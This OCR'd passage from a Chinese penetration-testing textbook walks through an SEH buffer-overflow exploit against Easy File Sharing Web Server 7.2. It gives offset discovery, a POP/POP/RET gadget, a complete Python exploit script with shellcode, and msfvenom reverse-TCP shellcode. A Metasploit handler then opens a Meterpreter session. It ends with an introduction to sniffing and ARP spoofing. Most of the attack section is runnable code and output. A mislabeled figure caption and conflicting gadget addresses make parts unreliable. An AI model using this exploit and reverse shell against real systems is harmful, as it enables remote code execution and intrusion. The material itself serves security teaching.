


图 7-24 选择 SEH chain



图 7-25 下一条 SEH 记录的地址

```
root@kali:/usr/share/metasploit-framework/tools/exploit# ./pattern_offset.rb -q 46336646 -l 10000
[*] Exact match at offset 4059
```

图 7-26 下一条 SEH 记录地址的偏移量

也就是下一条 SEH 记录地址的偏移量为 4059。

由图 7-27 可以看出 catch 块的偏移量为 4063。

```
root@kali:/usr/share/metasploit-framework/tools/exploit# ./pattern_offset.rb -q 66463466 -l 10000
[*] Exact match at offset 4063
```

图 7-27 catch 块的偏移量为 4063

7.2.2 查找 POP/POP/RET 地址

正如之前所讨论过的，需要 POP/POP/RET 指令的地址来载入下一条 SEH 记录的地址，并跳转到攻击载荷。这需要从一个外部的 DLL 文件载入一个地址，不过现在大多数最先进的操作系统都使用 SafeSEH 保护机制来编译 DLL，因此需要一个没有被 SafeSEH 保护的 DLL 模块的 POP/POP/RET 指令地址。这里需要使用到 Mona.py 脚本。

Mona.py 脚本是一个由 Python 编写的用于 Immunity Debugger 的插件，它提供了大量用于渗透的功能。这个脚本可以从 https://github.com/corelan/mona/blob/master/mona.py 下载。插件的安装也很简单，只需要将这个脚本放置在 \Program Files\Immunity Inc\immunity 调试器 \PyCommands 目录中即可。现在运行“ !mona module”命令启动 Mona（Immunity Debugger 最下面有个长条的文本框，在这里输入命令），如图 7-28 所示。



图 7-28　运行“!mona module”命令启动 Mona

要查找 POP/POP/RET 指令，需要使用命令“! mona rop”。这条命令执行的结果是生成如下的一个文件 C:\Program Files\ImmunityInc\Immunity Debugger\rop.txt，这个文件的格式如图 7-29 所示。

```
文件(F)  编辑(E)  格式(O)  查看(V)  帮助(H)
================================================================================
 Output generated by mona.py v2.0, rev 427 - Immunity Debugger
 Corelan Team - https://www.corelan.be
================================================================================
 OS : 7, release 6.1.7601
 Process being debugged : fsws (pid 1404)
================================================================================
 2017-12-23 10:00:08
================================================================================
----------------------------------------------------------------------------------------------------
Module info :
----------------------------------------------------------------------------------------------------
Base       | Top        | Size       | Rebase | SafeSEH | ASLR  | NXCompat | OS Dll | Version, Modulename & Path
----------------------------------------------------------------------------------------------------
0x10000000 | 0x10050000 | 0x00050000 | False  | False   | False | False    | False  | -1.0- [ImageLoad.dll] (C:\EFS Software\Easy File Sharing Web Server\ImageLoad.dll)
0x75de0000 | 0x75f16000 | 0x00136000 | True   | True    | True  | True     | True   | 8.00.7600.16385 [urlmon.dll] (C:\Windows\system32\urlmon.dll)
0x74040000 | 0x74050000 | 0x00010000 | True   | True    | True  | True     | True   | 6.1.7601.17514 [NLAapi.dll] (C:\Windows\system32\NLAapi.dll)
0x75c00000 | 0x75d1d000 | 0x0011d000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [CRYPT32.dll] (C:\Windows\system32\CRYPT32.dll)
0x75320000 | 0x75364000 | 0x00044000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [DNSAPI.dll] (C:\Windows\system32\DNSAPI.dll)
0x00300000 | 0x00345000 | 0x00045000 | True   | True    | False | False    | False  | 0.9.8k [SSLEAY32.dll] (C:\EFS Software\Easy File Sharing Web Server\SSLEAY32.dll)
0x777f0000 | 0x778c4000 | 0x000d4000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [kernel32.dll] (C:\Windows\system32\kernel32.dll)
```

图 7-29　使用 UltraISO 打开 Kali Linux 2 的映像文件

注意，虽然找到了很多 DLL 文件，但是并非所有的 DLL 文件都可以使用，只有其中不受 SafeSEH 机制保护的才可以使用。另外，要在这些文件中查找 POP/POP/RET 指令的相关地址。

从图 7-29 中可以看出来，第一个 ImageLoad.dll 就是一个没有使用 SafeSEH（图 7-29 中的 SafeSEH 列值为 False）的 DLL 文件。现在需要做的就是在这个文件中找到一条 POP/POP/RET 指令以及它的地址。Immunity Debugger 中的 Mona.py 脚本已经方便地找出这些 POP/POP/RET 指令了，如图 7-30 所示。

```
rop - 记事本
文件(F)  编辑(E)  格式(O)  查看(V)  帮助(H)
--------------------
0x00490000 :  # POP ESI # MOV ECX,DWORD PTR SS:[ESP+84] # MOV DWORD PTR FS:[0],ECX # ADD ESP,90 # RETN    ** [fsws.exe] **
0x00490001 :  # MOV ECX,DWORD PTR SS:[ESP+84] # MOV DWORD PTR FS:[0],ECX # ADD ESP,90 # RETN    ** [fsws.exe] **   |  start
0x0046000b :  # POP EDI # POP ESI # POP EBP # POP EBX # ADD ESP,3C60 # RETN 0x08    ** [fsws.exe] **   |  startnull,unicode
0x0046000c :  # POP ESI # POP EBP # POP EBX # ADD ESP,3C60 # RETN 0x08    ** [fsws.exe] **   |  startnull,unicode,ascii  {PA
0x0046000d :  # POP EBP # POP EBX # ADD ESP,3C60 # RETN 0x08    ** [fsws.exe] **   |  startnull,unicode,ascii  {PAGE_EXECUTE
0x0046000e :  # POP EBX # ADD ESP,3C60 # RETN 0x08    ** [fsws.exe] **   |  startnull,unicode,ascii  {PAGE_EXECUTE_READ}
0x0046000f :  # ADD ESP,3C60 # RETN 0x08    ** [fsws.exe] **   |  startnull,unicode,ascii  {PAGE_EXECUTE_READ}
0x10020028 :  # ADD ESP,4 # XOR EAX,EAX # POP EDI # POP ESI # POP EBP # POP EBX # ADD ESP,14 # RETN    ** [ImageLoad.dll] *
0x1002002b :  # XOR EAX,EAX # POP EDI # POP ESI # POP EBP # POP EBX # ADD ESP,14 # RETN    ** [ImageLoad.dll] **   |  null
0x1002002d :  # POP EDI # POP ESI # POP EBP # POP EBX # ADD ESP,14 # RETN    ** [ImageLoad.dll] **   |  null  {PAGE_EXECUTE_
0x1002002e :  # POP ESI # POP EBP # POP EBX # ADD ESP,14 # RETN    ** [ImageLoad.dll] **   |  null  {PAGE_EXECUTE_READ}
0x1002002f :  # POP EBP # POP EBX # ADD ESP,14 # RETN    ** [ImageLoad.dll] **   |  null  {PAGE_EXECUTE_READ}
0x10020030 :  # POP EBX # ADD ESP,14 # RETN    ** [ImageLoad.dll] **   |  null  {PAGE_EXECUTE_READ}
0x10020031 :  # ADD ESP,14 # RETN    ** [ImageLoad.dll] **   |  null  {PAGE_EXECUTE_READ}
0x0054003e :  # ADD CL,CL # RETN 0x14    ** [fsws.exe] **   |  startnull,unicode,asciiprint,ascii  {PAGE_EXECUTE_READ}
0x00420046 :  # XCHG EAX,ESP # RETN    ** [fsws.exe] **   |  startnull,unicode,asciiprint,ascii  {PAGE_EXECUTE_READ}
```

图 7-30　找到的 POP/POP/RET 指令

从图 7-30 中选择 0x10017743 作为要使用的 POP/POP/RET 的地址，这条记录完整的内容为：

```
0x10017743 :  # POP EBP # POP EBX # RETN   ** [ImageLoad.dll] **   |  ascii {PAGE_
EXECUTE_READ}
```

使用 0x10019798 作为 POP/POP/RET 的地址。现在已经有了两个用来编写渗透模块的重要组件，一个是偏移量，另一个是用来载入 catch 块的地址，也就是 POP/POP/RET 指令地址。

最主要的两个部分已经完成了，剩下的工作还需要完成有滑行需要的空指令，坏字符的去除和段跳转指令。

其中，空指令滑行是指在 POP/POP/RET 的地址和 Shellcode 之间添加一些 NOPs（空指令—），这样做的目的是保证 Shellcode 顺利执行。添加的 NOPs 的数量一般可以尝试进行，例如 10、20、30、40、50 等。

坏字符去除的原因和方法在第 6 章中已经介绍过。

现在就差一条短跳转指令——用来载入下一条 SEH 记录的地址，并帮助程序跳转到 Shellcode。短跳转指令的编码为“\xeb\x06”，为了补齐，需要添加两个“\x90”（也就是 NOPs）。

7.3 编写渗透模块

在开始渗透模块的编写之前，先讨论一下网络中传输数据的格式。

如果读者在学习 Python 之前有过其他语言的学习经历，一定会发现每种语言中定义的数据类型都不相同，相比其他语言复杂的类型，Python 要简单得多。

但是细想一下，这些不同语言编写的程序在互相通信的时候，会不会出现问题呢？要知道世界上现有的程序已经成千上万了，那么这些程序是如何处理通信数据的呢？其实方法也很简单，就是规定一个统一的格式，不管什么语言在网络上传输数据的时候，都将其转换为统一的格式即可。

这里采用最基本的字节流即可，这种方式主要用在处理二进制数据，它是按字节来处理的。但是字节流中又分成大端模式和小端模式。

（1）大端模式，是指数据的低位保存在内存的高地址中，而数据的高位保存在内存的低地址中。

（2）小端模式，是指数据的低位保存在内存的低地址中，而数据的高位保存在内存的高地址中。

在网络中传输的数据都采用了大端模式的网络字节序字节流。关于数据格式的详细内容，读者可以参考《深入理解计算机系统》和《UNIX 网络编程 卷 I》。

本书在这里只介绍 Python 语言中的数据转换方法，Python 中的 struct 模块就提供了这样的机制，该模块的主要作用就是将 Python 的数据类型进行转换。struct 模块提供了很简单的几个函数，其中最常用的函数是 pack，这个方法实现了对数据按指定格式进行打包，和这个

函数相对应的是 unpack，实现了对数据按指定格式进行解包。

pack 函数的格式为：

```
pack(fmt, v1, v2, …)
```

其中，fmt 支持的格式数量相当多，这里仅介绍最常用的一种“I”，这种格式表示 C 语言中的“unsigned int”。在网络中传输数据的时候需要转换为这个格式。

另外需要考虑的一点是大端和小端，其中，使用“<”表示小端，“>”表示大端。网络中传输的数据一般使用的就是小端的“unsigned int”格式。例如 7.2 节找到的 POP/POP/RET 的地址在网络中传输，就可以使用这段代码进行转换。

```
import struct
s=struct.pack("<I", 0x10017743)
```

另外需要注意的是，在向目标发送攻击代码的时候，这些攻击代码也需要使用小端的“unsigned int”格式。

接下来开始设计这个程序，首先导入需要的库文件，一共需要两个库文件，一个是 socket，另一个是 struct。

```
import socket, struct
```

测试用 Easy File Sharing Web Server 7.2 所在主机的 IP 地址为“192.168.169.133”，目标端口为 80。

```
host ="192.168.169.133"
port = 80
```

接下来要定义的是发往目标服务器的代码 payload，这里包括以下几个部分。

（1）导致目标服务溢出的字符（4059 个“A”）。

```
payload =  "A"*4059
```

（2）实现跳转的指令（“\xeb\x06\x90\x90”）。

```
payload += "\xeb\x06\x90\x90"
```

（3）POP/POP/RET 的地址。

```
payload += struct.pack("<I", 0x10017743)
```

（4）用来实现空指令滑行的代码，作用就是在跳转地址和 Shellcode 之间设置一个滑行区域，这个区域使用空指令填充，从而避免 Shellcode 中的代码不能正常执行，在此处添加 30、40、50 个空指令都可以使代码滑行到 Shellcode 部分（这个数值采用测试得到）。太小会崩溃，太大会死机。

```
payload += "\x90"*40
```

（5）用来在目标主机上实现特定功能的代码，网上有很多地方都可以找到这种代码。另外，Kali Linux 2 中也提供了这种工具，后面会详细介绍。下面使用代码的作用就是启动 Windows 环境下的计算器（calc）程序。另外需要注意的是，第 6 章中介绍了坏字符的确定方法，在 Shellcode 中要避免坏字符，这里面的坏字符为“\x00\x3b”。

```
shellcode = (
"\xd9\xcb\xbe\xb9\x23\x67\x31\xd9\x74\x24\xf4\x5a\x29\xc9" +
"\xb1\x13\x31\x72\x19\x83\xc2\x04\x03\x72\x15\x5b\xd6\x56" +
"\xe3\xc9\x71\xfa\x62\x81\xe2\x75\x82\x0b\xb3\xe1\xc0\xd9" +
"\x0b\x61\xa0\x11\xe7\x03\x41\x84\x7c\xdb\xd2\xa8\x9a\x97" +
"\xba\x68\x10\xfb\x5b\xe8\xad\x70\x7b\x28\xb3\x86\x08\x64" +
"\xac\x52\x0e\x8d\xdd\x2d\x3c\x3c\xa0\xfc\xbc\x82\x23\xa8" +
"\xd7\x94\x6e\x23\xd9\xe3\x05\xd4\x05\xf2\x1b\xe9\x09\x5a" +
"\x1c\x39\xbd"
payload += shellcode
```

（6）下面要构造一个发往目标主机的数据包，这个数据包格式可以参考 7.2 节中的内容。

```
packet = (
"POST /forum.ghp HTTP/1.1"
"Host: 192.168.169.133"
"User-Agent: Mozilla/5.0 (X11; Linux i686; rv:45.0) Gecko/20100101 Firefox/45.0"
"Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8"
"Accept-Language: en-US,en;q=0.5"
"Referer: http://192.168.169.133/login.htm"
"Cookie: SESSIONID=29055; UserID=" + payload + "; PassWD=123; frmUserName=;
frmUserPass=; rememberPass=202%2C197%2C208%2C215%2C201;\r\n"
"Connection: close"
"Cache-Control: max-age=0"
"Content-Type: application/x-www-form-urlencoded"
)
```

（7）最后使用 socket 将这个数据包发送出去。

```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host, port))
s.send(packet)
s.close()
```

完整的程序如下所示。

```
import socket, struct
host ="192.168.169.133"
port = 80
shellcode = (
"\xd9\xcb\xbe\xb9\x23\x67\x31\xd9\x74\x24\xf4\x5a\x29\xc9" +
"\xb1\x13\x31\x72\x19\x83\xc2\x04\x03\x72\x15\x5b\xd6\x56" +
"\xe3\xc9\x71\xfa\x62\x81\xe2\x75\x82\x0b\xb3\xe1\xc0\xd9" +
"\x0b\x61\xa0\x11\xe7\x03\x41\x84\x7c\xdb\xd2\xa8\x9a\x97" +
```

```
    "\xba\x68\x10\xfb\x5b\xe8\xad\x70\x7b\x28\xb3\x86\x08\x64" +
    "\xac\x52\x0e\x8d\xdd\x2d\x3c\x3c\xa0\xfc\xbc\x82\x23\xa8" +
    "\xd7\x94\x6e\x23\xd9\xe3\x05\xd4\x05\xf2\x1b\xe9\x09\x5a" +
    "\x1c\x39\xbd"
     )
    print "[+]Connecting to" + host
    payload =  "A"*4059
    payload += "\xeb\x06\x90\x90"
    payload += struct.pack("<I", 0x10017743)
    payload += "\x90"*40
    payload += shellcode
    packet = (
    "POST /forum.ghp HTTP/1.1"
    "Host: 192.168.169.133"
    "User-Agent: Mozilla/5.0 (X11; Linux i686; rv:45.0) Gecko/20100101 Firefox/45.0"
    "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8"
    "Accept-Language: en-US,en;q=0.5"
    "Referer: http://192.168.169.133/login.htm"
    "Cookie: SESSIONID=29055; UserID=" + payload + "; PassWD=123; frmUserName=;
frmUserPass=; rememberPass=202%2C197%2C208%2C215%2C201;\r\n"
    "Connection: close"
    "Cache-Control: max-age=0"
    "Content-Type: application/x-www-form-urlencoded"
    )
    print "[+]Sending the Calc...."
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((host, port))
    s.send(packet)
    s.close()
```

执行这段代码之后，在目标计算机上查看反应，结果如图 7-31 所示。



图 7-31　目标程序崩溃并弹出一个计算器程序

7.4 使用 Metasploit 与渗透模块协同工作

跟第 6 章最后部分介绍的一样，例如，这里就可以使用 msfvenom 来生成 Shellcode。

```
root@kali: ~ # msfvenom -p windows/shell/reverse_tcp LHOST=192.168.169.132
LPORT=8585 -b "\x00\x3b" -e x86/shikata_ga_nai -f python -v shellcode
```

这条命令执行之后将会产生一个可以执行的 Shellcode，执行过程如图 7-32 所示。

```
root@kali:~# msfvenom -p windows/shell/reverse_tcp LHOST=192.168.169.132 LPORT=8
585 -b "\x00\x3b" -e x86/shikata_ga_nai -f python -v shellcode
No platform was selected, choosing Msf::Module::Platform::Windows from the paylo
ad
No Arch selected, selecting Arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 360 (iteration=0)
x86/shikata_ga_nai chosen with final size 360
Payload size: 360 bytes
Final size of python file: 1936 bytes
```

图 7-32 使用 msfvenom 来生成 Shellcode

完整的可以执行的 Shellcode 如下所示。

```
shellcode= "\xdb\xdd\xbb\x5e\x78\x34\xc0\xd9\x74\x24\xf4\x5e"
shellcode += "\x29\xc9\xb1\x54\x31\x5e\x18\x03\x5e\x18\x83\xc6"
shellcode += "\x5a\x9a\xc1\x3c\x8a\xd8\x2a\xbd\x4a\xbd\xa3\x58"
shellcode += "\x7b\xfd\xd0\x29\x2b\xcd\x93\x7c\xc7\xa6\xf6\x94"
shellcode += "\x5c\xca\xde\x9b\xd5\x61\x39\x95\xe6\xda\x79\xb4"
shellcode += "\x64\x21\xae\x16\x55\xea\xa3\x57\x92\x17\x49\x05"
shellcode += "\x4b\x53\xfc\xba\xf8\x29\x3d\x30\xb2\xbc\x45\xa5"
shellcode += "\x02\xbe\x64\x78\x19\x99\xa6\x7a\xce\x91\xee\x64"
shellcode += "\x13\x9f\xb9\x1f\xe7\x6b\x38\xf6\x36\x93\x97\x37"
shellcode += "\xf7\x66\xe9\x70\x3f\x99\x9c\x88\x3c\x24\xa7\x4e"
shellcode += "\x3f\xf2\x22\x55\xe7\x71\x94\xb1\x16\x55\x43\x31"
shellcode += "\x14\x12\x07\x1d\x38\xa5\xc4\x15\x44\x2e\xeb\xf9"
shellcode += "\xcd\x74\xc8\xdd\x96\x2f\x71\x47\x72\x81\x8e\x97"
shellcode += "\xdd\x7e\x2b\xd3\xf3\x6b\x46\xbe\x9b\x58\x6b\x41"
shellcode += "\x5b\xf7\xfc\x32\x69\x58\x57\xdd\xc1\x11\x71\x1a"
shellcode += "\x26\x08\xc5\xb4\xd9\xb3\x36\x9c\x1d\xe7\x66\xb6"
shellcode += "\xb4\x88\xec\x46\x39\x5d\x98\x43\xad\x9e\xf5\x60"
shellcode += "\xad\x77\x04\x79\x8c\x0e\x81\x9f\x9e\x40\xc2\x0f"
shellcode += "\x5e\x31\xa2\xff\x36\x5b\x2d\xdf\x26\x64\xe7\x48"
shellcode += "\xcc\x8b\x5e\x20\x78\x35\xfb\xba\x19\xba\xd1\xc6"
shellcode += "\x19\x30\xd0\x37\xd7\xb1\x91\x2b\x0f\xa0\x59\xb4"
shellcode += "\xcf\x49\x5a\xde\xcb\xdb\x0d\x76\xd1\x3a\x79\xd9"
shellcode += "\x2a\x69\xf9\x1e\xd4\xec\xc8\x55\xe2\x7a\x75\x02"
shellcode += "\x0a\x6b\x75\xd2\x5c\xe1\x75\xba\x38\x51\x26\xdf"
shellcode += "\x47\x4c\x5a\x4c\xdd\x6f\x0b\x20\x76\x18\xb1\x1f"
shellcode += "\xb0\x87\x4a\x4a\xc3\xc0\xb5\x08\xe1\x68\xde\xf2"
shellcode += "\xa5\x88\x1e\x99\x25\xd9\x76\x56\x0a\xd6\xb6\x97"
shellcode += "\x81\xbf\xde\x12\x47\x0d\x7e\x22\x42\xd3\xde\x23"
shellcode += "\x60\xc8\x37\xaa\x87\xef\x37\x4c\xb4\x39\x0e\x3a"
```

```
shellcode += "\xfd\xf9\x35\x35\xb4\x5c\x1f\xdc\xb6\xf3\x5f\xf5"
```

使用上面的代码来替换 7.3 节中最后面程序中的 Shellcode，并以“ SEHattack.py”为名保存这个程序。

然后启动 Metasploit 中的主控端，方法就是在命令行中输入“ msfconsole”。在启动了 Metasploit 之后，执行如下命令（作用和上面设置的被控端相同）。

```
msf > use exploit/multi/handler
msf exploit(handler) > set lhost 192.168.169.132
lhost => 192.168.169.132
msf exploit(handler) > set lport 8585
lport => 8585
msf exploit(handler) > run
```

现在主控端已经启动起来，可以执行 SEHattack.py 来完成对目标程序的渗透。攻击程序执行之后，可以看到主控端打开了一个 Session，如图 7-33 所示。

```
[*] Started reverse TCP handler on 192.168.169.132:8585
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 192.168.169.133
[*] Meterpreter session 1 opened (192.168.169.132:8585 -> 192.168.169.133:49310)
 at 2017-12-23 21:06:42 -0500
```

图 7-33　主控端打开一个 Session

而这时目标程序依然能正常运行，如图 7-34 所示。




图 7-34　目标程序仍在正常运行

小结

本章中介绍了如何使用 Python 编写高级的渗透程序，这种方法要比直接溢出具有更广泛的应用，几乎可以应用在所有的操作系统中。另外，读者也可以访问网站 https://www.exploit-db.com/，在这个网站中可以找到这个世界上大多数漏洞的渗透模块，而且这些模块可以直接运行。在最后使用了网络安全渗透测试工具 Metasploit，这是一款极为强大的网络安全渗透工具，如果之前没有 Metasploit 的使用经验，那么可以阅读《精通 Metasploit 渗透测试》一书，这本书的第 2 版已经出版。

CHAPTER

08

第 8 章 网络嗅探与欺骗

无论什么样的漏洞渗透程序，在网络中都是以数据包的形式传输的，因此，如果能够对网络中的数据包进行分析，就可以深入地掌握渗透的原理。另外，很多网络攻击的方法也都是利用发送精心构造的数据包来完成的，例如常见的 ARP 欺骗。利用这种欺骗方式，黑客就可以截获受害者计算机与外部通信的全部数据，例如受害者登录使用的用户名与密码，发送的邮件等。

在 Kali Linux 2 的启动界面中就清晰地展示了一条忠告“The quieter you are the more you are able to hear”。设想这样的场景，一个黑客就静静地潜伏在你的身边，他手中的设备将每一个经过你的计算机的网络数据都复制了一份。互联网中的大部分数据都没有采用加密的方式传输，这也就意味着，你在网络上的一举一动都在别人的监视之下。例如，使用 HTTP、FTP 或者 Telnet 协议所传输的数据都是明文传输的，一旦数据包被监听，那么里面的信息也直接会泄露。而这一切并不难以做到，任何一个有经验的黑客都可以轻而易举地通过抓包工具来捕获这些信息，从而突破网络，窃取网络中的秘密。网络中最为著名的一种欺骗攻击被称为“中间人攻击”。在这种攻击方式中，攻击者会同时欺骗设备 A 和设备 B，攻击者会设法让设备 A 误认为攻击者的计算机才是设备 B，同时还会设法让设备 B 误认为攻击者的计算机是设备 A，从而将 A 和 B 之间的通信全都经过攻击者的设备。

当然，除了黑客会使用这些抓包工具之外，网络安全人员也会使用这些抓包工具，利用这些工具也可以用来发现黑客的不法入侵行为。

本章中将就如下两点技术进行讨论。

（1）网络数据的嗅探。在 Kali Linux 2 中提供了很多可以用来实现网络数据嗅探的工具，其实这些工具都是基于相同的原理。所有通过你网卡的网络数据都是可以被读取的。这些网络数据按照各种各样不同的协议组织到了一起。所以只要掌握了各种协议的格式，就可以分析出这些数据所表示的意义。当然，目前互联网上所使用的协议数目众多，而且还在不断的增长中（也许将来有一天，互联网中所使用的某种协议就是由你设计的），在学习的时候，只需要掌握这些协议中最为重要的部分即可。

（2）网络数据的欺骗。在互联网创建之初，提供的服务和使用的人员都很少，因此无须考虑安全方面的问题。所以作为互联网协议基础的几个重要协议都没有使用安全措施。但是随着互联网的规模越来越大，使用者也越来越多，一些抱有其他想法的人也开始使用互联网了。他们开始利用互联网的缺陷篡改网络数据来实现自己的目的，这些人一开始可能只是出于恶作剧或者炫耀的目的，而渐渐地发展成为一种破坏甚至敛财的手段。例如，我们都十分了解的 ICMP，也就是当主机 A 向主机 B 发送一个 ICMP 请求的时候，主机 B 会向主机 A 回复一个 ICMP 回应。如果伪造一个由主机 A 发出的 ICMP 请求，并将这个数据包发送给很多主机，那么这些主机就都会向主机 A 发回一个 ICMP 回应。主机 A 就不得不使用大量的资源来处理这些回应。

